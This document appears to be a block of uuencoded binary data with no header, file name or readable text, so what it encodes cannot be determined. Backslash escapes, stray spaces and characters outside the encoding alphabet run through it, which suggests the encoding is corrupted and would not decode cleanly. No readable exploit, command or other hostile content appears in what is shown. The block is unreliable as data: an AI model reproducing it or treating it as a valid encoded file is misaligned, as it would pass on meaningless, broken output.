MND?>1\_-7S(4>FVM:DP\_1?'CS8K;FZQ/\*VS0/?FJZ%&Q\+/( -FM]A]G]FNC!L
M] .+GM, ],\^&L>8%6\_-2=]I4M,8PUKQB'8<<0/-#S!^8\ [QF^Z5O=.>@>21S
M?]BWIMA;W7EH7HVY)\_-,V+>^T3O=16@^@'DQ;-P7>\*^ [I'?.?!4VGOL?=9>F
M>3OF&. ;ML+\$?^UEW'9I78. [/' '? [UFM?=#>F>4OFJ;!OSOUR<YJG\_FK.8\AM
M.;Z-S3-^T]V1Y@IL["N2N]' \\*W.Q[^Q:0.Y-\\_?,A7ZP\_3IR?YHO8\_/6?BG@
M\*)J/8\$Z 'C=>E%+JC:3Z#^2!L9/Z4NN?0\_)%I?)?-->E3ZUY\*\Z+, ]6#C[%\:
MW8=I\_I.Y2%K3Y6' C^9) .]W\T?:\<U] ]<LY-\E^97F%.D-YT7-O9VR(] IOI\_Y
M+;EP:KI^H8[B\4EN1PXGSR47)9\BER2GSJA;(-O)5G)WLHV\E^R1'Y'=Y/'\
MW1YR0W(I\EAR:7(2>:;\_/1=,8U=0)R887T/F>LR#R9O)\PW\_[ [7R.;ZM7),
MJZ)^C\_0UO^%;,].? ,0V]CC\$W@XU]2 [ ] "\\_W,#]B:V5GHST[S=<RGF!\_#OO7]
M'W5' TCR6^0#S(]BWWI55=V6:-V^>"OO69,JFNP[-2S(W9?X+)JV\_2VY(\U39
M39=@K@&;>YM!NMO1?' 'S,>87L)&C<NCN0O-NS--@X[XSN0?-L^0T;66N0^Y)
M[LX\B=R+O()Y'VR\SN?2W9\_F"G,#V-B\_(O)]\QO,Z8)U3R-'Y#;=@'D@>8WW
M:YC'='GF&K#Q."&OI\_D6YEOD360MK^EVL/\$:E4\_W7N]ZYH!0<TW5,-WO:=Z>
M>2+S"MC8]P[7'9Z67GN9<Q<U;8&-^WKDDC2\_S^8]\_M!MQ1P?BWDC;%QWBNG6
M:-Z(>01L[&^32]/\-/;MF94A.Z\*-\_%"?!SVK7\$6UUUV=YO68!S//8M[(? (KY
M&7/:\$J;SPT;V(->G^0[FF\Q?V/I&@NX.-.\_/O\$ 'PUWPD=Z5Y=M&T@ [DAN1NY
M#\_,<YBVP<1] \$TMV;YJ69^Y/[D\*/)]?<GK8.-G0&3=PVG^FCF?8JXI9=\$]B>:M
M#>-]6LPU+\G3:) [3:KHB;.SAD^?2/,)FNIW-7)--I>LOS>W,G6' C<R:OPAP?
ME\_EWNVF7W5R\_@ [R.YE>84SE,%V 'NXS#?=CYY(\WW,+ ]B:VHX=2?2O!/S%. ;5
M3G-]2I?NG=Z/RUS-9:Z93MY#\PW,5Y@\_, ^?6S+>=0CY\$\WCF\$VS-[V[=Q[R/
M&>;>S' .9] [G-M]WJT7V)YF<\YKQV:=T/:=Z=>2;S1MC8GRFK^Z/W^ \7<AGD\$
M; .PO1>I.E8Z>O\PYRYFVP48F+P\_\_ .DL\@WDG\PW8V'.OH#N(YGV8UU0PU\_2K
MJ#L/S:<S;V>^'ANO:95T%Z;Y"N;SL' &/IK+N")IW99Y;V5P36\$6WY/TS,G>"
M?6M25=7MH'E>YDC8. %MSS+D/S;-5,>YA; ,8^&C:\\_N;SWZ\^<L [II-W, 'YBCF
MU;!QUK2&[FHTK\W\9PUS6-R'9JGK6G.5Y.;T/P(\UNVIG(MW2UIWH5Y-FS<
MLZBMNSW-2S'W8A([ 'L; > \7DSC1\_SYRGCDF7<],ZYM0VJJ=[%,VG,B?"QKG\$
M^KJC:%Z1>1ALG+LC3Z+Y2^:\#<PU1101:RG-RS-WAXT>U%CW:IJ', ]>&C==Y
M\M\T#VQBV@4;N9J%\7-\;LSOF7,V-:TRUV?NQQS+G,1\G?DG;'QMF]'KJO=Y
MRKR+^39SFN:F"S&79^[ "/ (UY\$\_-EV<Y\_-E"]P&:+V '^SOR".6M+\VWWD\$\_0
M\_#\_FC\*U, EV2N"QOW@%KKODCS6LQ\_,2]A/@@;YUO:4%?U\_MF9^ \ ' &>3/R39I?
M8T[7UES3@7R/YN.8\_V%KK.UT/Z5Y"^89S-N9[\#&'DY[W2^]CT\_FT<QKF, \_!
M1G?HH/LMS3W,W9BCF3?!QEX9^2/-\W4T7;VCN68A^2O-#S!\_8&M\*==+]T\_MZ
MRSR9>0/S>=CHMIUUI\_\*GYPOS!-BX/]A%=Q#-LW<U71XVSN\*2@VF^F?D^6R-W
MTQU"\P; ,8V' C9WRZRY (<S=S+)BXGTL.I\_DKYM] [F&NZD"-H/IUY/\_-CYBP]
MS;=M01:\GQMS(O-UYE2]3!=AK@H;/RM!5FB^C\_D#6S.KC^Z\*--\_\*?!<V\F\$
MW8UIWH=Y"6QD6G(SFK)DSMW?M(.Y'?,@YECF[<S7F7\R%QA@N@QS&^;1S"N8
M]S'?9DX[T'0\$;.0Q<BN:SV\$^POR8.<,@T\68JS'W89[+G,A\B?DG<\_A@TU68
M>S!/9=X'\&V>Q\_M3=A>;1S-N8K\#&V>FANL=X\_[S,'V#C?M,PW1.\7W/FM<PG
M8./G+/[2/97FY9A[P\;Y3/)T[V.'V7\X>T?J3N>YJ69NS!/@GWKUXW6O<O[
M^3!\_9'X>8ZZ?2SY'\QULGF6L[B,T\_X.Y)G,WV'A]&\$?7+)I/9-X^ ^]8LC)) ]
MF^8'F%\_#OC63Q^M^Y/W:;E^!C6O3!-W?:%Z/>3AL[&EX[?T9.C:W3M2=EN;5
MF7O#1BZ=JCN<YCV9%S,?@8V]WQFZ\*]/\\$/ ,GYM'8<\_U0<@V:+V\$^Q]:TFZF[
M(<U',J]F/@(;Y\_1FT7.!Y@.9%S'\_ "QN]9H[NH=X\_.,\*YC.P<?YYKNY1-\*\_%
M/!0V?MZ3' \$7SP'FFW<QMR./)?\+&SU; ,AW\_]W%G>!: :K, /> 'C3.HB^CQ3//<
MBTU78.X"&\U\Z:WV%SZQ+=AVC&#;NH9!/TORM87RLI:95V' @-(9^C^6'F
M=VQ-AV6Z+)]-\ /-&V,@>RW?H'EKYFC8^G%2F,GS4KR]P+-LY@D!\_1\_"#S
M<[:FT4K=S[V/]&:EL+\$O1'Z#.3YNO.F:L' &^B/R'YLN93[ (U'U;I\_D[S. .;C
MS&]A8T\U07>N#>+K[,J]D/@,;YQ\_6ZLY#\Z[,L<P[8./QO\[^];-FM9B', "\@
M"^2ML' %>9;UNE>9-F\$<Q+X&-/:4-NC6:%V%NP#P,-N[%D TO3\_'ESSK]-VV'?
M^M?D2C0/^L=T&>8.L' \$\_?:/N6MXUS#V99Y+KD/?!OI\7>T.N1P[;I+L^N1&Y
M'7D\*N2%Y/;D1^32Y,3G%9MU-R!\*Y\*;DMN9GW<R'W)Q\DMR!\_(#L#;!)]^BVX7
MC\*\M<W6R1N[\$/]4Y@>PF'V5^RYQ]\*WW-R<69:S/W(%<@3V;>PGR17)' \GCDT
MD;Y'Y'+, \_9CCR)7)B<PWF;^3JY#S;C-=A5R5W)4YEGD' [/OYE!ODZM[WR1R^
M77<-<B7F\_N2:WO?)?,#P\_]X3?(SY2/WQ^"Z'7]H=6//KNA'!^ZX+)<@3O-<^
MV/>SV&MAW\]B7X-]/XN=,4GW%+\*+/)7<C1SMO7;#OI\_+OD">3OY)GD\$NL5-W

M#+D)>29Y" F6]W,@S\_9^#N18[^>P2\_<<<G'8] [ /;-<CSR#W) <>1IY/GD/;!Q  
M?Q#V\_1QWJG\_->1AYH?<UG\T [DQ?1?"J;7R(OI\_D+YL#=YIH>Y-4TG\\*<R-:D  
MV\*- [G3?#,%>C3- [>^%?/W\]E'DE;.SS [ ]-]E.97F5/O-) ?4@7W7UC [ , " ]B:  
MY^2S-, ]TP+0\*^):, (5^D>3SS1;:FV\$'=5 [W? (^;AL/'Y' #\*OK0.95\' &ONYA  
MNM=/\T+,M0^;:]X?-J^;04=,>V#?FKWDS]Y\PN;5CNK^2?/.S--AWYJ\QW2G  
MS4#OD [D+\Q38.\*=]7' <FFKN9NS' /@'W76>6\$Z3;D4'+\*DZ:+, ]=@ [D7. [ [UV  
MP\;9L%.ZB], \@?DJ\W>R0IYWVO01V.@=9W2 [ , , ? [9-X, &] ?KL [HC:5Z/>2!S  
M-&SLYY\_3787F\$<QU8.-L.;DFS7<SWV=K7IZ' ?UW7' BZ8MC#7N6"N;W91=T>:  
M#V9>RKP' -C+P) =W] :9 [KLNDRS\*UAXV<VK^@>3?-\$YKO, J:Z:Z [ / ] ISN&YC) S  
M2\_) , ; [Z"C:\_)-7J=H?EAYO?D%=[ 'R75S\_2GR>IH\_9\YU0\_<&<E78>"VZJ301  
MFSV8ZS '\ (">1SY'WD.VW=. \E-V#NSSR3>0OS)>:/L.\_SB;M-KV/>KR?S+? (Q  
M;QZ [0\_?CR-)=T\V91Y#ODA?>, WV, ^07L^ [C5 [U.>] SZ\_8-\ \Z ('N5]Z/! ?OF  
ML>3W--\_&\_ ("MJ?I0]Q?OZP#S7-C8VWRD.V5&>EUB' @0;YV\$>ZTZ/. =8S-X\*-  
M\UKDK#1/\^2T#39>,\FY,<?C\^EI) ]EW, = '0?-"S/5AXU [J2]T:S4LQ]X) ]  
M:TJ^TEV!YM69!\&^-; ;7NFMZWS\_S"-BWYN<;W<UIGN^MZ2JPD>W?Z>Y\*\ \?,  
M.=Z; :QJ0>]\*\ ' \_-"MN8VN2\_F^+AL/N"# [L\$TGVL8'Y?Y.6SL,WS4/9SF4<Q;  
M8>//! ?M^3C\_DD^ERL&\_-'MCW<\_K7F=-]-AW.7 (ZY#>Q [ / ]\_ ) , 33/\_<5T&>96  
ML&\_] ?G\*L] ^MI&&\_ [U5QSD [R4YJF^F99AX [640, [ [9\_QNNBILG/LE;Z9YX `3  
M=N9&L+\$' 1=Y. \ \O, \*7^:+OC37' ^8O-? [ /6+.XY?2<"1L\_-UEY\*/>/U<\*TQ',  
M5<G' R.U@X^M&/HTYW@] SUI2F%=C82R=?\#XVF.\RITUEKM] \*OD' S2\PI4YL.  
M@XV?\*2 `I/D' YOQI3)>%?>O' DY\_2/) [YG+D&ITUT?Z#Y (>97S (' IS/5GR3] I  
M\_H8YC [ ] I#&Q;OX&<ACK.2>:/S+G2F^LWDS/1\_#SS#W, -\_A81W3EI?H+Y/3F7  
MMXME--;CH\ "\_LZ\$PLRUF?O!QM\W0BY"\ \\_, 89E,EX>-UX?,NF6:CV) .8#X.  
M^] 9GS:+;1G.) N3GL6W, .] G7P-\QY'LTUZV%?QSS#\_) .MF9Y5=VW; ;V\*^ \QM [  
M;MET-Z?Y!.9MS--AW\ (= \IN>A;YKT"Z-\I\E?DC>3@Y1Y! I#W-S\@CR, .;5  
MY) 'D\$^11Y.?,P3E, .\BCR8V9QY+'D)<QGR2/];Y/PWB?.76/ (]N86Y.CR".9  
MUY' D\^8QH-; ]P1R\*', 5YF [ \_AZ^ [ @];R:K>T78Z [N [O#QMU='R2XN [N [L\$  
M=W=W=W+&+&S='OVL6:QWS7' 6.9U\_] #^N?GK>?) !LJ=J [ ' ' @4/ ) : \ \$XX:1?D&  
MV1]; .1J<ALQ?0Z@A]X%J6] GKZH+-D>#OYX6/PO/@8\_ 'F^#A\ ' #X!WX9/PN\_A  
M4W#8., JGX;SP&;@M?!9>") ^#K\ 'GX2AQE2\_ '9>"+\! #X\$KP/O@Q\_@J\_ 'Z>, I  
M7X7+P] ?@=O!U>") \ ' ]X"WX2OP; ?@ [ \_!M.' %\Y3MP<?@NW 'R^!X^\$ \_X&WB9W'  
M:; \2, 0 [I [D7, ) 8GG\;UX/^P [T:>29NJB93] 'N5VY"EBYWNRB94CX-Z2/%ZL  
M-WV3\*, "? ?3;YL%AO-B953H+ [ >? (WL=ZT2: :<\$O<QY&UBO6F17#DC [D/ (J\3.  
M< [ <4RCEP [T&>! ^ ^ = \ ' [X2OP+O@] O!N.FE) Y#YP! W@OSVW^9E, &W\_U, =Y?N2  
M8N?W; \*92; @3SWI<ZN) \9XG4E%3NO=X67P] '2&.<6.Z^\_2JN\ \$4Y+KB36FWOP  
M#MB3SCB3V' F] - [P? ?D".DMYLEL# 'X' /DM [09FD' Y; ' ! / /B] VGK] G5#X' YR 'W  
M\$SO\_6\_!Y^!3Y/] ITR:1\!9Y. /B) VWA<RXWT0;D '>) W: ^SI9%^5] X+'D; \_ 'A^  
M"3^&DV95?@+7@) \_"X^G&\ 'X. ?P-#OXS.IOR.W@#^8%8\_W [M7^24 (<J%X5+D  
M+G'1>#) Y#UP4?D".EEVY) R=S&^' #>4^4/T8C>7] %YNLN\$ \6.Z] SRZ<&"TY,  
M+B1V' D?! !>!3Y! ?P9-B;TYA\_#LES!G\ . : <KY785RFA\ S12 [E\*G! 1<BNQ\ [WI  
MW, IUX (WD!V+G)=YYE.O# . ?+OXQ"X\$3R\$ [M\_@YG#BO, :5\YK-\$; @\_ ( \* ( ) \_9  
MS (< [PF?) H?/3VP; <#=#Y! ?D^; R '65! \ (YR2T\* TOM@ (>4Q\&KR7; %YO; 'R1+@O  
M>; -8; U (749X&5R6/@J?#1^ '9L+NH: 60" <^#^Y/6T"5M, >3Z<F=Q \ [ ' SO\$EX \  
MKX07PN?A1?!3>#<\$<L; CR\$C@; O!1N\*7: ^#@ : O@ \$^3?) (F; PGEU7' #\D1E2/; P  
M1CAA2?JUPUOA+N19M"E>2GD/W (Z\2.QL2BL?#F [ (B^"8P<+=Y\*) P+#AE&>78  
M<#4X#MR+O!J. "U\G1RFK' \\_.26X!QX<GP0G@ [7! " ^! \X\$1RNG' ) BF\_-' <Y8+  
MOH\G/2"?I\3R\PD^) X43P"G\*^R>%3\ "IX% (5E#/"A^\$0F' \_\QA6#/WZ=#1Y7  
M/ [ ' ^] [D (G@ '?IOLC>" +LK63N2>%) <' ZZ-X0GPT/@\*? '\*>" I\CO91\*BO/A-.2  
MRXN=UU? ' " ^ \$X58P+B9VO"?RAO!F^0\_94-90!\\$YX.=U+5U, ^"#<CCQ, [S^FJ  
MF\^S9\B?Q< [CA#\_-Y] [ [Y-!\_F4WY&LHOX); D"6+GUPN\_@^/6-"XB=C; PC^"F  
MEC' \_MRY2\*\_C?NFIL>7VXV' EL"6^&>7\_T]\_ [ (#8\_K' C9?<7/\?X-#U5; ^#J<0  
M.U\_3"-JMO (Q\COR6] BWJ\* ' =P' TY>3 [X@=C [ ^UU6.A/M\*\B7R1 [ ' SW [J>=>] ?  
M3#XGUIMM] <W [X' 6RKX' 9E (.3X] Z\*/) F\F?; \_P:EQC] \_0N#BYJ5CO-\#I<3]-  
M?D>.U, CL: \&9<>] \*GD7>100%C97SXGZ4\_) X<JXG9!YHJE\ ' ]-; DJN3M<\$EX+  
MEX (?P95@7S/C) .1R<&6X\*7DD>0E<!3Y\*?D?FM] L8S8-OMSF; Q7-E\$ \MS? " ^>  
M: \ 'CX2; P\* ' @L/! I>"H^!] XJ= [ ] 6V4%Z 'NZ^E<0IR0; ' >-X '7XCZ \ [N\_A9; A'  
M; 66<EUQ; [ ' P/ ' 5X3\_-] M; 9R) 7 '5> "\_>#U\&+X/7P\*7@#\_ 'P. \_A.^C?) &W-. +  
M] ; T20`GWCG2? !F\_&?0>\! ; X#; X6] ; 96WP4G@ [7 '9L? - [LMHI' \0] -\_D/<ENQ  
MWA=IKWP: ]\_KDX>1E8KWOW4' Y\*NXSR0? (] \5Z/ [ >C\CW<=Y+OD] V=S' XW! 3W  
M&V1W9^/\$8N<U'\_ ; W\*^2\_R/' ZT (?#^\$/N '\GKR=?H/W<KK! />1?Y (=G73=D-  
MYQ0 [KYV#O; CWH/L<V (? [?KH\_AOVX1^AN [B#P' /' =:<"BX' QP: 7@\*' @<\_ '8>' /  
M<#@X9@\_E\ ' \1. ' +<%8X (3X8CP>O@R/ 'IL?, ] BY [ \* \ 7 " \_30; U, DXIUOMHO953  
MXIZ-7) ?<7^R\ [ \_11SH! [ G (U<E>Q] ] JYOLHAN" <AER6W) H^! @\_ \ , [ \* = <\$ / <Y  
MY.WD\*V+G-83] E8OCWERL [R?A, KB\_HGN> ' <H5<\*] # ' BW6FTMP%=P\_DI, .-) L [  
M<"W<OY&3## (N\*-; [ [W!CW&, --BY 'KBW6^T%P\$] Q7P\$WAB [3Y##?#/=X0Y>9P  
M8; '>/ (' ; QX8: IR) 7%&L] Y\_@ [KA' 'V:<GUQ' 64%YA/) 8W' N1%Y\$/B9W' 8\*.4  
M% ^ % ^ GOR-' '>TV? \8H [P; ] P1CC4N36XOUOO) XY2NX=R3/ ) > \ 7. ] ] GGZ# \ # ^ Y [  
MR\*\_] L2: : \_2OX!> [1] QD7) [ <1ZWW) R<J?<6] +GD<^+M; [W%/PF! ; WEN0EY.MB  
MY^U\_JK+; K] R; O (W\7.P \?Y^F [ , / ] 3\_ (\$ \ @ & Q \ WP 6 # H 5 [ ^ NG & 3 < A 3 Q, [ [ # AP 6  
M=] \ , XX+D#G'X> '8<' CXL=GXOPTSER+BG (U<AMQ?K\_939RFEQ7T^^1OXD=CXO



M\_ZU<#/=Y\$;D`6\*]?P:7P=T\_SS@=N918[WO,5ZZ!^U3R'O)MN";\`:X%AUU@
M?IP,<&W<\*%UX,YF77@V[; ,O4FZ/>V5R=\_)4N'\7.P\1UNLW!WW%N3QY#5P
M#\_@?L?/ZM"7\*O7\$O2&Y'GBIVWLZ7\*@"O39Y)'FMV/G:U#ED;AW(2\D'Q/K
M?;+ERN-P+T(N2)XJUOO;\`3<?Y'3KS"N)-;[P\_`,W)^28Z\T+B!VGH\_<W\$
M1OY,F[JKE!`B/H"\3ED\_YE^MO`SW\_.3VY)EBO<^V!H^9<:!]`DG>('8^GJS%
M8UW<.Y`7D\$^(G;?/=<H[<:]`[DF>(W8>&ZQ7WH=[ "O(?Y.[^KDY?'CW9^38
M&XSSBYWGR\_`QW->2;Y,]&^GS!7P\*)\[D!>2CM(^Y2?D<[KG)S<BCQ7K\_#+Z,
M>X3-QOG%SM=8X)NX7R+[MABG\$SL?6^"[N,\EGR%\_I'W9K<H/<.]\$7D(^)];[
ME-N4'^->@3R`O%\*L]^VW\*[\_&?3KY)/FC6.]W[%#^C/M]<HR=Q@7%SM?)X1^X
MGR#\_) \*?99?;[=BM' ".Y.3G6'N."8N=SS5[EW;B'D!N31XF=K\_7M4SZ"^TCR
M;O)CL=[OV:]`%O='Y#@'C(N\*G=?AP)=QOT..?-`XM]CY&A1\'?=UY/OD<(?,
M?B1\%\_=-Y\*?D&(??-C+\/+^Y[R.\_)B8[0]V?A5[A/]A\AOZ9]Y:/\*[W'O25Y#
MOBYV7L-S3/D'[M?(X8X;9Q<[SU].\*/M#\*8>0FY\$GB)WOIYQ4#H=[ 'G([ \BRQ
M>6VV<A3<BY%[D!>+G:=-P' %QCWO:N!RYBUCO;\&)/>=,<Y);B!V7I,&)\?]
M#3G96>/R8KW?!\*?!\\_18YTCGCW&\*]GP=GQ/T8^3LYQ7GEAG!1<FOR&+@1O() \
M@?P.;@Q'N6"<EUP; ;@+W)"\D'X2;GP?(OHO&2>!F<'%R4\_(ON#F\@'R"\_!1N
M`8>Y9!Q"K@ZWA'N15Y(OP\*U@SV7C\_.1V<&MX)'D=^33<!GY-CG\_%N!#<%FY(
M'@^W@S>3\_R6' OZK<'LY(KD7N!W>'YY//D-!>\$XUXS+DCO#G>!9Y-/D3W!G
M.,%UXXKD[G'7>#[Y,MEU0[DKG(I<@SP0[@:O)-\EA[VIW!W.0FY\$YJ\_KCI;[
M0/4\51XO+Q\$[WV>\_I=P(3DDN)W8>\_] \5R\_`^QU3DGF+G>XCWE(?#S<B3Q,YK
MN>\$Q<\*Q\_C(N\*G:^1PA/@#>2KM"E^7WDJW)\`ONR\WONA\E(X,[FBV/DZ'+P6
MCO^O<0FQ\U@1W@P\_)O.\_VRB/@@N1X23[[N]Y>\@"/XX<\$JXWN)-)WG-1:.\_?
M3IA=GJN\*]=\#OAKN!^#^.\.7X0'P!W@@" .6Q\B`X%3P8+@@/@:O!0^'N\#!X
M\*CP"YE\_+\*MSKPF?@>O`C./A/X2?F[:21V/DZ+=P,O@ (WAS\_0IOQ3Y39P<[&^
M'X0[PG?)\_F?\*G>#,<&>X-MP=W@'WAI,^\_-\^R\)]X=9BYW,E/!B.<\*XL-AY
M/>U+\` :9F=Q\$[#RF?67>]BJ3A\\*SX0BOC00!<^!6\%QXB=AY+O-&>1&<2NQ\
M#PY>|B^'+\/\_BO%|1GD-K^>MV9>#X\#-Z+X73@'\_ )\$=]9S85WRNGA5N2Q\`I
MX%UP>O@#G`7N\L%XH=AY?0N<'4[\T;B26&\_J?U(N""\E;Q'KS:[/RJ7A^2H
M7Y3+P!G%>C!K@AO@20!3^#;,+\_]LV-]#?Z[;2>/\_K\*)Y6M-\_] ]I=-[-?]Q
MKBWVHX./C>\$Q\`\*Q\W\OYFWF9KD/F+G>Q/P-'@GW=M^5UX/CR/O\$#NO-\_NA
M?!(>3]XI=EY[\%/Y-ER<W\$FL-S=^X3\$V\_!\YG<OK;\$\*YE;\_`J<E5Q7J3V:/L
M<2M7)O<1ZTU4KW(8W#.)G:^-P)%QOT\_W\_#[E&+C7]@^%\*\!+R.?@BO`[<B\*\_
M<B6X(+DE7!GF\_)9#Y:[^6Q\_X[]:OJ)B?3] %ORG7@AN218KU)%4:Y#5R2W%ZL
M-VO"\*O>`KY+#AC.;\`\_`#LY4WBS:0H/AD>2M\%#X-OP4-@?07D8S+>\_='(?
MJ)Y';@BX2HGUZQ([BYW7)<+X/%7P<\_@8\_`+^%WX)^R(JOX\*3P:\_AHO`;N)\$R
M),^=(RE\_AP>25XKU9F%D\>\_7/.PG/Q,[SU6C\*L?&?2GYK-AYWFXNG!;WT>1-
M8N?K8#&4,^->GMP1S@^OCFE\!2X#1XEMG\$?L/&^~J]P\$]\_;DF6+G]X;\$5^Z/
M^SGR-[ 'S,3R!\A#<6Y+'B\_7F7W@D[JZ\$QBG%SFLJ\$BG/Q/T\^;O8>>U<\$N45
MN'\AQO,[GW>2\*>\_@\_0;9E=QL7J=00H1[V]3&F<7Z[\4H3^X"EX8GD+?!9>#+
MY/\_@LG"\5,;%X'`P7?(@N#P/GWP"K@'\_)//[2YC4WN!CPGT17:G\$SOLC\_`8>
M3%Y)/DG[L&F4/\`IR17)[97U\_S[\\$3Y,?D>.E=;L2\.`X-;D&>0]M`^=7MGO
MQO-Q<CER\*['S&MT,RM%QOT#^2HZ=T>QK9U;.@'L/\CSRWLQF[\VF7'+WQ.22
MY\*9BY\_#7!;W:^2?Y/@A9M\;KH3[#/ (^EW:%\RN7'WWWN1!Y'5BYWVG.91K
MXUZ<W)H\2NR\QB^G<B/<,Y\*KD3OGI(^'<&/<#Y)?DB/E,OL"<!/<ZY\*'DU?0
MOFINY3;!\_UWR7/\*^W&;?,H]R%]Q'DC>1K^0Q^S=YE0?@'CF?<1YR[7QFWS6\_
M\AC<IY+WD>\_GI<;!90?X9Z-7)<\4.Q\KQE^C/L5LJ^@<9J"9O\G\_`3W;N0%
MY\$.T?P<\_Q3UJ(>/\Y'IBO=\/O\+)(3EJ8>.<8KV?'`\_?1?Y&3E2\$?IX`G\_#
M\_0#Y)3E24=K#;@\_VY)?D2,7,OBT<P'TL>3OY)NWS%<.AWM-\A#R4K'S=8`2
MRDEP+T!N39X@=I[WE51.A7MJ<G5R+['>\_UU:N0#N!\AOR#'\*F'WN<LK5<\*)-
M'DE>\*W9>P#\_A7OD\;YR0W\$>G\`KH/[2W\*\`L:%Q'J\_`&Z(^RGR-W\*BBF9\_
M'FZ!\^P=RTDK&)<5Z\_Q5NCWO\RL9ER.W\$SO=EX\$ZX'R2\_(4>O8O;EX,&X=R6O
M)%^E?:0\_\%@([)]SDMN298KWO7E5Y(NZ+R#?)8:J9\_7AX.NY;R4\_)4:N;\_6!X
M;O#')Y\EOZ5]HS^5%P4?GY#7D,^)]3[O7\K+<:]/`D\_>\*G:>#]907H-[27(W
M\ERQWKMK\*N\_\$/06Y\*KFGV/F>.+P/=W<MX\SDZF+G^U#P0=Q7DV^1W;7-/@0^
M@OM?Y&'D5?!@K\_)Q\EMRE#K^0^",Y.KDKO!0>'IY+\_D^/'SVUS7.1JX!#X=[
MDI>03\`CX!`D./6,\,CX9KD@>0%\`AX+\_DQ.51]Y=%P2G(E<@=X##R>O(-\
M\$QX+?R,G;V!<'!X'-R&/)V^\$Q\,7R3\_)21HJ3X'+DUN3Q\`3X?7D.V1/ (^49
M<' )R97(7>"8\C7R(\_`2>!8=M;)R37`O^&QY,WD9^`,`^#/4V,TY/+P\_/A#N1Y
MY"/P`O@I.593X[SP0K@N>329G^ .L:QI\CC-G0T37&;'^60=#.!7\#4X-1VRF
MG`9.!J>'<XN=CYP]P(7@)W>^1VS0W7DF.WL\*X%\_D<>6%+X[2MC%.V5HX8\_/H/
M'EN)' :^ODUNT,9X\*9PY^'P3S@\*[VBIGA;/"V>!\*<'\@,\$,X.;X)SP%?@G'"H
M=LJYX!\X-]P`S@-/@/'^`^"\`LX/QRVO7(!."5<\$\*X,%X+[PX7AU7`1^!I<
M%>9W4"X&YX"+P]7@S0@N"1\`"X%?X%+PQDZ\*I>!V\ -EX15P.?@-7!Y.UTGY
M#[>7!6>!%>#3\5X8]P/3A]9^7Z<\$VX`3P=;@?@?50#@2[\*;>`2<%MX&-P.
M/@&WA\ -V5>X`EX8[P@/P?L>'A'\!X\*WX.'P=YNQEG@X7!%>`3<'1X)SX!'
MP1O@T?'5>`S\#AX+A^N/\`[. `H^'\*\`3X\*;P1'@\$/'E>#\$\$&)\)3X!OP5/@3
M/\V.W.,\YDD/SX!+PS/AQO`L>`\`&\_X;G@-O@^?"M^"\_X:\_P/CA>3['^ .CQ\
M"?>6Y/&T"=]+^3;N:>"G<'&Q\SJTWLH?<")-;D\>\*W:>2\_91\_A[\,<GE8\*]7
MN:`8>3TY'!;WU^1\$?<VF/QP3]T7DB^2OM`\_13SD>[DW(X\CKQ,YKR>'DN(?K
M;YR+7%OLO\$X#3H7['O)C<J@!9E\+SHA['\_(\*\AG:5QBH')([\&\_(T\C:Q\YK,

M0<IY<"# [B-V/F [#A7&\_2/Y\$CCS8 [, \-4:Z&^QMRO\*' &^<5Z\_] \PY>:X) QAN
M7 (K<\$FX' CX#; P\OA#O`) L7D-O/CW8ZW^Y#7DBV+GZXHCE:<\$?WSR5O (M>#; \
M\$YX#) QFE/!<N#@?\_N0XOQ=T] VCB\$7%?L?.T"7HM[W#' &Y<G=X"WP7' @K? '3>
M!K\6.W]/UECE\_;AO(O)+CC#. [%?!QW&\_0/:.-TX' GX, KP>?AKO`%> ([8^9[L
M!.5KP<?#Y.IBYVULDO);W.^1HTPVFVY3Q; ]\_+\]L\FDX+.R>IAP.+@U'A=O`
MT>!) 8N<QSW3E!+CG) K<@CQ?K?>R9RMF">W(3\G!X-;P+7@\_@]? "N68IKX/;
MP>OAA?`&^!: \ \$8XS6WD37!W>#, ^"M\#WX\*UPPCG\*V`:\` 9X, KP#/@7OA, //
M5=X%#X=WP\/@/?!Q>"\<\_6\_E?7`] >#\` 3X`X0/POYYRH?@DO!AN`=\!%X+
M' X7?P, ?@+/.5C\, =X!/P>O@D\_!H^!2=?H'P: +@Z?@90"9^%I\#GX`GP>#K50
M^0) <\$KX (MX\$OP7/AR\_`Q`K\'; X\*) UJD?`W^" [X.3X!OP\$?@F\_!W^!: <> [ 'R
M; ; @; ?`?FYP [; %P>?.Z3\*) Q\_`?GO36OGW]MLGY: ]7" [\DZ-/RE"&-6!Z?!Y\7
MD/G' O/A [7UZ^#/4:F\_"XQU^J' `\\$N"4>\$.\.1X`5P9/@\*` `6.NDPY\*EP\$C@;W
MA: /#A^`8\`=RV.7\*, >%<"RX.QP; 7@/' @=\_`<>' 4\*Y3CP8WA^/!<.`\!4X (
M1UBIG`@N"B>& \ ) X) 5P4O@IG`Q.L\$HY.5P+3@' /AU/"=^%4\*35RJGADG`
MN! ^<%MX/IX- \_>G AO&N4, \!] X8SP43@3' `FM<F:X, IP%G@AGA2\_"V>"HZY1#
MX#\_@ [# "\_; 4Q<9\_9+:+; K@]?AQO#!=<K-X%KB9W74<, MX"OD7W`; ., X&Y; 9P
M-K@=7`] N#X^`N\ -U-AH/\$CO?J] JF?`^\*2PZ\_?D47` (^#?>#@\_] <A<\_#\_AW&
M^<7. ]W; AJ\_`U<NB=RM?@`F\*] OPG?@; V [C+.+] 68 (?!]>3O<O", X\_F [EQW`-
M^`D\`WX\*GX6?P1' WB/7S=\_@-?!%`X?>:S9MX4\_P6/@S?!S^`G^\$O\`\*9] RE\_
M@] O`W^\$E8N?K] ON5W6 [E9F+GWPGLQ\_T`W?L<5DZ\$^UPX, 7P93@)\_ \$CO/68XH
MI\`] \*YP2G@2G@H^ (G:\_; 'U7.B/MI\@`QWO0] IIP-] Q5P"/R/6&\_2`%?.A7M%
ML; [WA`/C/HWNL4XH% \2] &+FCV`E] PDGE\KA? ([M.F4U]>`\_N?>G^`#Z, N\_`T
M\E4X' 7P-K@! ?A\_E] O+W<!ZK' [YGE:U; 8=, ?F, -P#\_@6/AE.=4; X (\X\_32. [ .
M] Z\_AO/!) NI<YJUP8; BS6] ^UP"?BL&`\_.E; S&X3EM\*IQ33@DW%3O\_3>&T\`&Z
M\_X0SPC`/F\_MH.`\@.ZQ+BCGAS.`\*] 7T' 7!B^0/?T%Y6+P27%SJ\ =+@U?@O!
M; ^#R<) A+RA7@9'`P.`\_ ) UP=\_@ON`M>") \.UX:UP' ?@:7! =^`=>#`Y?-SZTF
MW! 1N"S>#!] `F`^\*O@6WAMU7S\*86W`' N0O<G<! ?X) ]U+7S4?JQN\*] 3WT#>, J
M\%`X`] TWPB/A`W2/=E-Y+) Q- [ 'PO&YX (3X4GP:MI, \_>6\F) X\* [P\$YK?GR [>"
